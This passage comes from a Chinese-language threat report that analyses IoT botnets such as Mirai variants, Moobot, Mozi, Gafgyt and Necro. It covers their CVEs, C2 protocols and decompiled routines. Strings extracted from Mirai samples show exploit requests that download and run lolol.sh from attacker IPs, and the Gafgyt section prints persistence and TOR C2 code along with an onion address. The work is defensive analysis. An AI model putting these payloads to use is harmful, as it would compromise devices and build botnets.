Mirai 及其变种使用一些独特的命令验证对 IoT 设备的入侵是否成功。比如 Mirai 运行后，执行“/bin/busybox MIRA”命令。如果设备上没有安装 busybox，返回结果是“MIRAI: applet not found”。事实上，Mirai 家族的命名正是来源于此。不同变种会修改此命令字符串，比如 SORA 变种修改为“/bin/busybox SORA”，“SORA: applet not found”。也正是依据此分类不同变种。据不完全统计，目前已发现的 Mirai 变种有 40 多种：SORA、ECHOBOT、Darknet、OWARI、JOSHO、UNSTABLE、UNST、Mukashi、Wicked、Miori、SYLVEON、Kyton、BOTNET、lmaoiot、automatic、IZ1H9、KURC、LMAO、LZRD、PUTIN、V3G4、APPLEXz、FBOT、MASUTA、Hakai、JenX、OMG、Kuas、MODS、AKUMA、ASUNA、SUNLESS、MATOS、Saikin、MEMES、NGRLS、daddyl33t、HIKARI、PEDO、DNXFCOW、Solstice、Satori、Solar、Okane、Ecchi、Cult、Mirai_ptea。流行度最高的 5 个变种是：SORA、ECHOBOT、Darknet、Kyton、JOSHO。

其中 ECHOBOT 是漏洞种类覆盖较全的 Mirai 变种的代表，Darknet 是对最新漏洞更新较快的 Mirai 变种代表。下面我们就以这两种 Mirai 变种为例，着重介绍漏洞的利用情况：

1、 ECHOBOT

此变种对漏洞的利用非常全面，通常包含几十种漏洞的利用。如下图的样本利用了多达 74 个漏洞。虽然很多很全，但大部分漏洞都非常老，如 CVE-2005-0116、CVE-2005-2773 等。

```
08064B52 loc_8064B52:                            ; CODE XREF: ECHOSCANNER+1C3↓j
08064B52                call    realtekscan
08064B57                call    dreambox8889scan
08064B5C                call    dreambox8880scan
08064B61                call    dreambox10000scan
08064B66                call    netgain_init
08064B6B                call    firewall_init
08064B70                call    asoc_init
08064B75                call    officeconnect_init
08064B7A                call    sar2html_init
08064B7F                call    ccbill_init
08064B84                call    whereami_init
08064B89                call    thomson_init
08064B8E                call    smartrtu_init
08064B93                call    fritzboxscan
08064B98                call    avcon_init
```

图 43 Mirai 分析配图 1

2、 Darknet

Darknet 一般只使用几个漏洞，但却是较新的漏洞，有的样本甚至仅使用一个漏洞。

2 月 15 日捕获到的 Mirai 病毒包含 5 个漏洞利用代码：

```
Address      Length    Type String
.rodata:0... 000000A2  C    GET /cgi-bin/jarrewrite.sh\r\n\r\nHTTP/1.1\r\nUser-Agent: () { :; }; echo ; /bin/bash -c \"cd /tmp; wget http://37.46.150.102/lolol.sh;
.rodata:0... 000000CC  C    GET /check_browser?lang=cd%20/tmp%20wget%20http://37.46.150.102/lolol.sh%20sh%20/tmp/kh%27$/lolol.sh HTTP/1.1\r\nCon
.rodata:0... 00000117  C    POST /cgi-bin/login.cgi HTTP/1.1\r\nConnection: keep-alive\r\nContent-Type: application/x-www-form-urlencoded\r\nUser-Agent:
.rodata:0... 00000132  C    POST /cgi-bin/system_mgr.cgi?C1=ON&cmd=cgi_ntp_time&f_ntp_server=`cd /tmp; wget http://37.46.150.102/lolol.sh; chmod 777
.rodata:0... 0000010E  C    POST /op_type=ping&destination=cd /tmp; wget http://37.46.150.102/lolol.sh; chmod 777 lolol.sh; sh lolol.sh HTTP/1.1\r\nConnec
```

图 44 Mirai **分析配图** 2

2 月 25 日捕获到的 Mirai 病毒仅包含 1 个漏洞利用代码。但却是非常新的漏洞 Yealink DM Pre Auth ‘root’ level RCE（CVE-2021-27561/CVE-2021-27562）。此漏洞最早在 2 月 23 号披露，从漏洞披露到利用仅仅隔了 3 天。

3 月 5 日捕获到的 Mirai 病毒包含了 9 个漏洞利用代码。

```
Address              Length    Type  String
.rodata:000267...    00000091  C     /bin/busybox wget http://http://45.133.1.133/lolol.sh; /bin/busybox curl -O http://http://45.133.1.133/lolol.sh; chmod 777
.rodata:000268...    000000A1  C     GET /cgi-bin/jarrewrite.sh\r\n\r\nHTTP/1.1\r\nUser-Agent: () { :; }; echo ; /bin/bash -c \"cd /tmp; wget http://45.133.1.133/
.rodata:00025E...    000000CB  C     GET /check_browser?lang=cd%20/tmp%20wget%20http://45.133.1.133/lolol.sh%20sh%20/tmp/kh%27$/lolol.sh HTTP/1.1
.rodata:000272...    000000B7  C     GET /premise/front/getPingData?url=http://0.0.0.0:9600/sm/api/v1/firewall/zone/services?zone=;cd%20/tmp;wget%20htt
.rodata:000260...    0000015F  C     POST /AdminService/urest/v1/LogonResource HTTP/1.1\r\nConnection: keep-alive\r\nContent-Type: application/json\r\n(
.rodata:000261...    0000021F  C     POST /cgi-bin-igd/netcore_get.cgi? HTTP/1.1\r\nHost: 127.0.0.1\r\nCache-Control: no cache\r\nContent-Type:application/
.rodata:000270F4     00000116  C     POST /cgi-bin/login.cgi HTTP/1.1\r\nConnection: keep-alive\r\nContent-Type: application/x-www-form-urlencoded\r\nUse
.rodata:00025EF8     00000131  C     POST /cgi-bin/system_mgr.cgi? HTTP/1.1\r\nConnection: keep-alive\r\nAccept-Encoding: gzip, deflate\r\nAccept: /\r\nUse
.rodata:000263...    0000010C  C     POST /op_type=ping&destination HTTP/1.1\r\nConnection: keep-alive\r\nAccept-Encoding: gzip, deflate\r\nAccept: /\r\n
.rodata:00026FE4     0000010D  C     POST /op_type=ping&destination= HTTP/1.1\r\nConnection: keep-alive\r\nAccept-Encoding: gzip, deflate\r\nAccept: /\r\
.rodata:00025C...    00000091  C     adb -s shell cd /data/local/tmp; busybox wget http://45.133.1.133/lolol.sh; curl -O http://45.133.1.133/lolol.sh chmod 777
.rodata:00025D...    00000059  C     adb -s shell cd /tmp; wget http://45.133.1.133/lolol.sh; chmod 777 lolol.sh; sh lolol.sh
```

图 45 Mirai **分析配图** 3

6 月捕获到的 Mirai 变种包含 14 个漏洞利用代码。

```
.rodata:...  000000D9  C  GET /%1b%5d%32%3b%6f%77%6e%65%64%07%0a necho -en \"GET /\x1B]2;owned?\a\n\r\n\r\" > curl -O http://212.192....
.rodata:...  000000CB  C  GET /cgi-bin/jarrewrite.sh\r\n\r\nHTTP/1.1\r\nUser-Agent: () { :; }; echo ; /bin/bash -c \"cd /tmp; wget http://212.192.241.72/..
.rodata:...  000001EA  C  GET /check_browser?lang=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...
.rodata:...  000000E4  C  GET /premise/front/getPingData?url=http://0.0.0.0:9600/sm/api/v1/firewall/zone/services?zone=;cd%20/tmp;wget%20http:...
.rodata:...  000000B9  C  GET /tos/index.php?explorer/pathList&path=`curl -O http://212.192.241.72/lolol.sh; wget http://212.192.241.72/lolol.sh; ch...
.rodata:...  00000071  C  GET echo -e \"GET h://[f] HTTP/1.1\r\n\r\n\" | curl -O http://212.192.241.72/lolol.sh; chmod 777 lolol.sh; sh lolol.sh
.rodata:...  00000082  C  GET enable=aaa;cd /tmp;wget http://212.192.241.72/lolol.sh;curl -O http://212.192.241.72/lolol.sh;chmod 777 lolol.sh;sh lol...

.rodata:...  00000189  C  POST /AdminService/urest/v1/LogonResource HTTP/1.1\r\nConnection: keep-alive\r\nContent-Type: application/json\r\nCo...
.rodata:...  00000184  C  POST /boaform/admin/formLogin_en HTTP/1.1\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/we...
.rodata:...  00000269  C  POST /boaform/admin/formTracert HTTP/1.1\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/web...
.rodata:...  0000000F  C  POST /cdn-cgi/
.rodata:...  00000140  C  POST /cgi-bin/login.cgi HTTP/1.1\r\nConnection: keep-alive\r\nContent-Type: application/x-www-form-urlencoded\r\nUser-...
.rodata:...  0000015B  C  POST /cgi-bin/system_mgr.cgi? HTTP/1.1\r\nConnection: keep-alive\r\nAccept-Encoding: gzip, deflate\r\nAccept: /\r\nUser-...
.rodata:...  00000486  C  POST /goform/setmac HTTP/1.1\r\nHost: 127.0.0.1\r\nConnection: close\r\nAccept-Encoding: gzip, deflate\r\nAccept: */*\r\...
.rodata:...  00000117  C  POST /login.htm HTTP/1.1\r\nConnection: close\r\nUser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Fir...
.rodata:...  000001C4  C  POST /storfs-asup HTTP/1.1\r\nConnection: close\r\nAccept: */*\r\nUser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gec...
```

图 46 Mirai **分析配图** 4

以下是 Mirai 变种在过去一年左右使用的新漏洞汇总：

漏洞	描述
SonicWall SSL VPN 远程命令执行	2020 年 2 月 19 日首次出现
CVE-2020-29557/DLink 远程代码执行	2020 年 2 月 20 日首次出现，但利用代码有 bug。3 月 18 日的版本中修复了利用代码。
CVE-2020-13117/Wavlink 远程命令执行	2020 年 2 月 1 日首次出现利用
CVE-2021-27561/CVE-2021-27562/Yealink DM RCE	2021 年 2 月 23 日披露，2 月 26 日即被利用

CVE-2021-22502/ Micro Focus Operations Bridge Reporter RCE	网关产品漏洞，2021 年 3 月 3 日首次出现利用
CVE-2020-28188/TerraMaster TOS 未授权远程命令执行	之前所有厂商公开的漏洞利用代码都无法成功，Mirai 在 2021 年 6 月 7 日的样本中使用了正确的利用代码
CVE-2021-22991/F5 BIG IP TMM 缓冲区溢出	2021 年 3 月 11 日首次出现
CVE-2021-31755/Tenda AC11 Router 栈溢出	2021 年 6 月 7 日首次出现
CVE-2021-1497/CVE-2021-1498/Cisco HyperFlex HX Data Platform	2021 年 6 月 7 日首次发现
Netlink GPON Router 1.0.11 远程代码执行	之前利用代码缺少关键步骤，利用不会成功，2021 年 6 月份样本修复了利用代码
OptiLink ONT1GEW GPON 2.1.11_X101 远程代码执行	2021 年 6 月 7 日首次发现
CVE-2021-36380/Sunhillo SureLine 未授权命令注入漏洞	2021 年 7 月 26 日披露，7 月 28 日首次出现利用

表 31 Mirai 在过去一年使用的漏洞汇总

6.2.2 Moobot

Moobot 是基于 Mirai 源码的僵尸网络，最早于 2019 年 7 月出现。按照 C2 连接方式的不同，我们对历史上曾出现的 Moobot 变种分成如下几个版本：

版本	特点
socks5	使用 socks5 代理和 C2 通信
tor	使用 tor 代理和 C2 通信
go.tor	Go 语言版本，且使用 tor 和 C2 通信
C/Go	C 和 Go 语言版本，不使用 socks5 和 tor 代理

表 32 Moobot 版本迭代过程

早先，Moobot 无论在二进制层面还是流量方面，都采取了相应措施与安全研究人员进行对抗。但 2020 年 1 月出现的新变种均删除了这一系列对抗措施。同时修改了上线协议：

```
00000000  33 66 99 01 68                                    3f..h
```

图 47 Moobot 流量特征 1

其中 33 66 99 是硬编码的数据，01 是随后 group 字符串的长度。68 即 h 是硬编码在样本里默认的 group 字符串。也可以在启动时，通过参数设置 group 字符串。

心跳包：

```
00000000  33 66 99                                          3f.
00000005  00 00                                             ..
```

图 48 Moobot 流量特征 2

33 66 99 是 C&C 返回的硬编码数据，00 00 是 Moobot 回应的硬编码数据。

2021 年 2 月的新变种只修改了上线数据，变为 12 13 14 15 01 68。

2021 年 5 月出现的新变种同样修改了上线数据，变为 13 11 18 19 01 68。2020 年 11 月出现的新变种则开始使用 TOR 代理和 C&C 通信。

漏洞利用方面，最初的 Moobot 版本主要利用 DVRIP 协议里的默认账号密码漏洞。2019 年 8 月出现的变种尝试利用 LILIN DVR 0Day 漏洞。2020 年的新变种添加了多种已知漏洞（CVE-2017-17215、CVE-2020-8515 等），2020 年底则加入了针对 UNIXCCTV DVR 命令注入漏洞 0Day。2021 年 4 月，开始利用 Cambium cnPilot r200/r201 backdoor root shell（CVE-2017-5259）。2021 年 5 月，加入了疑似韩国路由器的漏洞。

6.2.3 Mozi

Mozi 是基于 DHT 协议建立的一个 P2P 网络模型，代码复用 Gafgyt 家族的部分功能代码，根据其运行环境的不同分为 Mozi.m、Mozi.a 两大类。这两大类分别运行在 MIPS CPU 架构和 ARM CPU 架构的物联网设备上，以 P2P 的通信方式进行命令控制。

据 VenusEye 威胁情报中心数据，感染 Mozi 僵尸网络的僵尸主机中，俄罗斯数量最多（18.73%），其次是韩国（11.73%），美国（9.02%），中国（7.52%）和日本（4.43%）。



图 49 2020 年全球 Mozi 僵尸主机分布情况

我国境内 Mozi 僵尸主机分布最多的五个地区分别为江苏（13.54%）、上海（5.97%）、广东（5.57%），浙江（4.71%）和福建（4.19%）。

图 50 2020 年国内 Mozi 僵尸主机分布情况

Mozi 主要利用弱口令或者漏洞登录到目标设备，echo 方式写入下载器文件并运行，从 Config 样本中提供下载地址下载 Mozi Bot 样本或者通过当前节点提供的服务下载，在被感染目标设备上运行 Mozi Bot 样本。加入 Mozi P2P 网络后会成为新的 Mozi 节点并继续感染其他新的设备。样本通过 ECDSA384 以及 XOR 算法保证自身和 Config 文件的完整性和安全性。

Mozi 运行后，首先对进程做持久化处理，把进程优先级提到最高，防止被系统杀掉。开启本地监听端口 0x3991。查找路径下面的进程，若存在则杀掉相应的进程。遍历/proc 进程读取下面的网络 TCP 连接，并杀掉端口为 1536 和 5888 的进程。检查进程是否存在 watchdog，若存在，则关闭。创建子进程，获取系统信息，对防火墙进行常见端口的关闭，防止其他病毒入侵。通过随机计算出端口值，配置 iptables 开启相应端口的网络。在当前路径下生成 Config 文件，用于命令传播和文件同步。关于 config 文件，每个样本都继承了一个 XOR 硬编码的加密的初始的 Config 文件，长度为 528 字节，其结构分为三部分，data（428bytes），sign（96bytes），flag（4bytes），sign 字段为数字签名，flag 字段控制 config 文件更新与否。config 文件里有许多控制字段，Mozi 节点收到 config 后，解析字段内容，执行相应的子任务。

接着 Mozi 程序基于修改的 DHT 协议（即 Bitorrent）实现命令控制网络的构建，DHT 协议首先需要将自身加入到节点网络，从而能够进行相邻节点列表的获取和通信，所以在初始加入节点网络时，会内置初始的节点列表。对 node 节点进行解析，加入到 newlist 列表里面。

但是 Mozi 是扩展了 DHT 协议，在协议的末尾加上了 flag 字段。flag 字段含有四个字节。第一个字节是随机生成，第二个字节是硬编码 0x42 或者由 config 文件中的[var]字段指定，最后的第三字节和第四字节是由算法生成。

Mozi 运行后，首先向初始化列表节点发送 Ping 请求。



图 51 Mozi 分析配图 1

当 Ping 请求初始化节点后，会收到 Pong 回复和临近节点列表，加入网络。



图 52 Mozi 分析配图 2

Mozi 节点收到的网络请求可以分成两大类，DHT 请求和非 DHT 请求。依据前文所述的节点识别，DHT 请求分为 Mozi-DHT 请求，非 Mozi-DHT 请求。Mozi 支持 ping、find_node、get_peers 三种。

对于非 DHT 请求，依据网络数据包长度大于 99 与否分成 2 种，Mozi 对于不同的请求编号，有不同的处理逻辑。

```
if ( sub_B1A0(v21, v22, "1:y1:r", 6) )
  return 1;
if ( sub_B1A0(v21, v22, "1:y1:e", 6) )
  return 0;
v52 = sub_B1A0(v21, v22, "1:y1:q", 6);
if ( v52 )
{
  if ( sub_B1A0(v21, v22, "1:q4:ping", 9) )
  {
    result = 2;
  }
  else if ( sub_B1A0(v21, v22, "1:q9:find_node", 14) )
  {
    result = 3;
  }
  else if ( sub_B1A0(v21, v22, "1:q9:get_peers", 14) )
  {
    result = 4;
  }
  else
  {
    if ( !sub_B1A0(v21, v22, "1:q13:announce_peer", 19) )
      return -1;
    result = 5;
  }
```

图 53 Mozi 分析配图 3

在加入到网络节点后，Bot 就开始对列表中的网络设备进行弱口令爆破和漏洞扫描，若攻击成功则从节点下载相应版本的样本到远程设备中执行。

6.2.4 Gafgyt

Gafgyt 是与 Mirai 齐名的 IoT 僵尸网络，历史悠久，是 IoT 设备尤其是智能路由器面临的最大威胁之一。

2021 年年初，我们捕获到了通过 TOR 代理节点与 TOR C2 进行通信的 Gafgyt 变种（后称 Jaws），并在 2 月下旬的短短一周左右进行了 4 次版本更新。该变种内置了 DDoS 攻击、弱口令扫描、漏洞利用、内存查杀等功能模块。主要通过对 80、8080 端口的弱口令扫描和 CVE-2019-19781 漏洞来传播自己。同时支持 UDP_Flood、TCP_Flood、DNS 等攻击指令。基本流程如下：



图 54 Gafgyt 攻击过程

Jaws 支持 X86、X32、Mips、Arm 等架构。运行后首先输出 Error during non-blocking operation: EWOULDBLOCK 字符串以迷惑用户；之后随机生成 12 位字符串重命名进程；接着进行持久化控制，将自己设置为守护进程，并把自己写入开机自启；随后对被感染主机文件进行读取，并持续扫描内存，关闭一些相关进程；接着对 TOR 代理节点列表进行初始化，随机和 TOR 代理建立通信，最终通过代理和 TOR C2 进行通信，等待执行 C2 下发指令，进行后续操作。

1、躲避检测

Jaws 将敏感的资源信息都加密存储，以防止相关功能和代码被分析和检测。敏感资源解密后，可以得到 TOR C2 和 C2 相关指令。

```
.. 00000005    C    E_I\n
.. 00000005    C    r40Cl
.. 00000006    C    RD>(42
.. 00000008    C    r4M6t2g9
.. 00000006    C    P:U\a2>
.. 00000006    C    B:Me.S
.. 00000007    C    B,Jr43
.. 00000006    C    fcXR\r.
.. 00000009    C    @JP\*Lr4\n)
.. 00000005    C    [\vB}-
.. 00000005    C    B\b r4
.. 00000005    C    \v*k\rU
.. 00000005    C    +Jr4$
.. 00000006    C    A\a r4B
.. 00000006    C    h#Lr4u
.. 0000002D    C    _error_: setsockopt() - Cannot set HDRINCL!\n
.. 0000003F    C    0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ
.. 00000005    C    \a\b\t\n\v
.. 00000014    C    example.ulfheim.net
```

图 55 Gafgyt 分析配图 1

解密后字符串包括 TOR C2：wvp3te7pkfczmnnl.onion 端口号：29401，相关 DDoS 攻击指令：UDP、HTTP、TLS、DNS 等。

通过重命名成大小相间的长度为 12 的进程名以逃避检测。

```
{
  _BYTE *result; // rax
  double v3; // [rsp+8h] [rbp-68h]
  char v6[72]; // [rsp+20h] [rbp-50h] BYREF
  __int64 v7; // [rsp+68h] [rbp-8h]

  strcpy(v6, "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ");
  while ( --a2 != -1 )
  {
    v3 = (double)(int)rand() / 2147483647.0 * 62.0;
    if ( v3 >= 9.223372036854776e18 )
    {
      v7 = (unsigned int)(int)(v3 - 9.223372036854776e18);
      v7 ^= 0x8000000000000000LL;
    }
    else
    {
      v7 = (unsigned int)(int)v3;
    }
    *a1++ = v6[v7];
  }
  result = a1;
  *a1 = 0;
  return result;
}
```

图 56 Gafgyt 分析配图 2

2、持久化

通过对进程进行 setid 设置，让进程成为僵尸进程，持久运行在后台。通过把文件写入/etc/rc.loacl 中，实现开机自启动，达到持久化控制的目的。

```
v39 = fork();
if ( v39 )
{
  waitpid(v39, v37, 0LL);
  exit(0);
}
if ( (unsigned int)fork() )
  exit(0);
setuid(0);
seteuid(0);
signal(17LL, 1LL);
signal(13LL, 1LL);
v41 = "/etc/rc.local";
v42 = fopen("/etc/rc.local", "r");
if ( !v42 )
{
  v41 = "/etc/rc.local";
  v42 = fopen("/etc/rc.local", "r");
}
if ( v42 )
{
  v47 = strlen(*argv);
  v48 = 0;
  getcwd(buf, 0x100uLL);
  if ( (unsigned int)strcoll(buf, "/") )
  {
    while ( (*argv)[v47] != 0x2F )
      --v47;
    sprintf((unsigned int)v22, (unsigned int)"\"%s%s\"\n", (unsigned int)buf, *(_DWORD *)argv + v47, v8, v9);
```

图 57 Gafgyt 分析配图 3

同时为了保证独占主机资源，Jaws 样本会开启一个进程，持续对主机内存进行扫描，对其他已知 Bot 特征字符串进行检测。若扫描出相关进程，则关闭进程。

```
__int64 __fastcall memory_scan_match(int a1, __int64 a2, int a3, int a4, int a5, int a6)
{
  int v6; // eax
  unsigned int v7; // eax
  char v10[64]; // [rsp+10h] [rbp-1050h] BYREF
  char v11[4096]; // [rsp+50h] [rbp-1010h] BYREF
  unsigned int v12; // [rsp+1050h] [rbp-10h]
  unsigned int v13; // [rsp+1054h] [rbp-Ch]
  unsigned int v14; // [rsp+1058h] [rbp-8h]
  unsigned int i; // [rsp+105Ch] [rbp-4h]

  v14 = 0;
  v12 = open(a1, 0, a3, a4, a5, a6);
  if ( v12 == -1 )
    return 0;
  util_zero(v10, 64LL);
LABEL_9:
  while ( 1 )
  {
    v13 = read(v12, v11, 0x1000uLL);
    if ( (int)v13 <= 0 )
      break;
    for ( i = 0; i <= 0x35; ++i )
    {
      v6 = util_strlen((_BYTE *)knownBots[i]);
      hex2bin(knownBots[i], v6, v10);
      v7 = util_strlen(v10);
      if ( (unsigned int)mem_exists(v11, v13, v10, v7) )
      {
        v14 = 1;
        goto LABEL_9;
      }
      util_zero(v10, 64LL);
    }
  }
  close(v12);
  return v14;
}
```

图 58 Gafgyt 分析配图 4

3、TOR C2 通信

Jaws 样本的 TOR 代理通信可以分为 3 步：

（1）初始化 TOR 代理节点

Jaws 样本内置了 TOR 代理节点，在第一版和第二版中，内置了 20 个，第三版内置了 125 个 TOR 代理节点。

（2）和 TOR C2 建立通信

通过随机数对 124 个节点取余，选择随机代理节点进行尝试连接，并设置 stage 标志位为 1。

```
v46 = (int)rand() % 124;
v31 = 2uLL;
DWORD1(v31) = tor_retrieve_addr(v46);
WORD1(v31) = tor_retrieve_port(v46);
if ( fd_cnc != -1 )
{
  close((unsigned int)fd_cnc);
  fd_cnc = -1;
}
fd_cnc = socket(2LL, 1LL, 0LL);
if ( fd_cnc == -1 )
  return 0;
v10 = fcntl64(fd_cnc, 3u, 0LL);
v11 = v10;
BYTE1(v11) = BYTE1(v10) | 8;
fcntl64(fd_cnc, 4u, v11);
connect(fd_cnc, (struct sockaddr *)&v31, 16);
stage = 1;
```

图 59 Gafgyt 分析配图 5

当代理节点有响应时，进入 stage 循环，向代理节点发送解码后的 TOR C2 和 Port 信息，其中端口为 29401，并设置 tor_state 标志位。

```
v12 = decode("\"?>K!tF>iorZ:ww_uBw3Bw");// wvp3te7pkfczmnnl.onion
v33[0] = *(_QWORD *)v12;
v33[1] = *((_QWORD *)v12 + 1);
LODWORD(v33[2]) = *((_DWORD *)v12 + 4);
WORD2(v33[2]) = *((_WORD *)v12 + 10);
BYTE6(v33[2]) = v12[22];
v26 = 22;
v25 = 0x72D9;                   // Port 29401
v35[0] = 50331909;
LOBYTE(v35[1]) = 22;
qmemcpy((char *)&v35[1] + 1, v33, 22uLL);
*(_WORD *)((char *)&v35[6] + 3) = 0x72D9;
send((unsigned int)fd_cnc, v35, 29LL, 0x4000LL);
memset(v33, 0LL, sizeof(v33));
memset(v35, 0LL, sizeof(v35));
tor_state = 2;
```

图 60 Gafgyt 分析配图 6

代理节点回复正确上线包后，向 TOR 代理发送 Bot 信息，并等待 TOR C2 的 PING 和指令。

（3）TOR C2 命令

在与 TOR C2 建立联系后，采用心跳包保持长连接。其主要支持的指令如下：

HOLD：连接到 IP 地址和端口，持续特定时间

JUNK：与 HOLD 类似，但是会发送随机生成的字符串到 IP 地址

UDP：用洪泛 UDP 包的方式攻击设备

ACK：发送 ACK 信号来破坏网络活动

VSE：用来消耗目标资源的放大攻击

TCP：发送无数的 TCP 请求

OVH：用来绕过 DDoS 缓解服务的 DDoS 攻击

STD：与 UDP 包洪泛类似

HTTP：目标服务器发起大量的 HTTP 报文，消耗系统资源的 URI，造成服务器资源耗尽，无法响应正常请求

DNS：它利用 DNS 解析器产生大量指向受害者的流量，使受害者不堪重负

与此同时，还有用于扩散传播的扫描模块，模块中内置了针对 80 端口和 8080 端口的弱口令扫描和 CVE-2019-19781 漏洞利用模块。

6.2.5 Necro

Necro 是 2015 年出现的基于 Python 的僵尸网络，早期主要针对 Windows 系统。自 2021 年 1 月 1 日起，陆续出现了 3 个针对 Linux 系统的变种。2021 年 3 月 9 日出现的新变种同时攻击 Linux 和 Windows 系统，并开始使用 TOR 和 C&C 通信。我们根据今年以来 Necro 出现的时间以及功能变化等，把 Necro 分为四个版本：

第一版是单纯的 Bot，利用 IRC 协议进行 C2 通信，内置了 DDoS 攻击指令，download，Reapacked，shell，arp 嗅探等命令；第二版增加了弱口令爆破和 CVE 漏洞利用，在代码对抗方面做了简单的混淆；第三版的 IRC 通信增加了 SSL 验证，并内置 8 种以上最新漏洞进行传播；同时利用 DGA 来生成 C2 域名以及进行严重的代码混淆来对抗检测；第四版在域名方面引入了 Tor 代理和"DGA+随机域名"结合的方式进行 C2 通信。同时新增了针对 Windows 的感染传播和持久化控制方式。

第一版主要流程如下：

